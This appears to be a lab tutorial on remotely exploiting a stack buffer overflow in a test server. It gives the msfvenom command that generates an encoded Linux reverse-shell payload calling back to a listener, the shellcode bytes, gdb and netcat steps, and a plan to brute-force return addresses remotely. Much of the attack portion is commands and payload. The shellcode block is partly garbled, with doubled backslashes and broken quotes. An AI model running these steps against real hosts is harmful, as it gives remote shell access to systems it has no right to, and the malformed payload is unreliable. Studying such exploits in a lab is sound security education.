Remote Exploit

0x00 Payload creation

We can use msfvenom to create a payload which gives us a reverse shell. To remove the bad characters, we can use the encoder – x86/alpha_upper

msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.3 LPORT=4444 AppendExit=true -e x86/alpha_upper -f py

```
root ⊗ keli)-[~]
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.3 LPORT=4444 AppendExit=true -e x86/alpha_upper -f py
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper x86/alpha_upper succeeded with size 217 (iteration=0)
x86/alpha upper chosen with final size 217
Payload size: 217 bytes
Final size of py file: 1066 bytes
buf = b""
buf += b"\xd9\xce\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x43\x43"
buf += b"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56"
buf += b"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30"
buf += b"\x41\x42\x41\x42\x41\x41\x42\x32\x41\x42\x32
buf += b"\\x42\\x42\\x30\\x42\\x42\\x58\\x50\\x38\\x41\\x43\\x4a\\x4a\\x49"
buf += b"\x56\x51\x49\x4b\x5a\x57\x4b\x53\x31\x43\x57\x33\x36"
buf += b"\x33\x32\x4a\x34\x42\x4b\x39\x4d\x31\x38\x30\x53\x56"
buf += b"\x48\x4d\x4b\x30\x4a\x33\x31\x49\x48\x30\x37\x4f\x38"
buf += b"\x4d\x4b\x30\x37\x39\x32\x59\x4b\x49\x43\x58\x59\x50"
buf += b"\x4e\x48\x57\x48\x44\x43\x53\x58\x55\x52\x53\x30\x32"
buf += b"\x31\x31\x4c\x4d\x59\x4d\x31\x4e\x50\x35\x36\x46\x30"
buf += b"\\x50\\x51\\x50\\x53\\x4e\\x53\\x33\\x33\\x4b\\x39\\x4b\\x51\\x58"
buf += b"\x4d\x4d\x50\x31\x42\x42\x48\x32\x4e\x36\x4f\x44\x33"
buf += b"\x45\x38\x53\x58\x36\x4f\x46\x4f\x42\x42\x42\x42\x49\x4d"
buf += b"\x59\x4a\x43\x31\x42\x50\x53\x4b\x39\x4b\x51\x58\x30"
buf += b"\x54\x4b\x38\x4d\x4b\x30\x50\x31\x39\x4b\x53\x5a\x33"
buf += b"\x31\x46\x38\x58\x4d\x4b\x30\x41\x41'
```

Note the Payload size.

0x01 Test the Exploit Locally

To exploit it remotely, we must first run the exploit locally and make sure it is successful.


Make the server single threaded by removing the fork and else part.

- 1. Start listener using nc -nvlp 4444
- 2. Then test the server using Following commands using gdb:
 - # gdb server
 - (gdb) run 4780

(We can see the return address here, once we control the eip we can change this to our desired address) we can check the address space by issuing this command:

- (gdb) x/100x \$esp-200(or 400)
- 3. Sending our local exploit
 - # ./exploit | telnet localhost 4780

You will get a shell in the listener stating that the buffer overflow is successful.



0x02 Send the Exploit to Remote Server

Next, we need to send this payload to the remote server. BUT we cannot see the messages from the remote server, and we do not know the return address to jump to our shell code ... This is because the addresses change from computer to computer. Hence, we need to write a script to enumerate all memory addresses.

We first need to check this script locally - change back to multithread by adding fork

For this, we need to write a script using sockets.

First run server:

#./server <port>

Then run the listener:

nc -nvlp <listener port supplied during msfvenom>

Then run our exploit program:

#./rexploit

Initially, the return address we need is not found in 0xffff0000 to 0xffffffff address range .Now, enumeration is run from 0xff000000 to 0xffffffff. Sleep(0.1) is added as a precautionary measure. Our exploit is successful when a shell pops up in our netcat listener!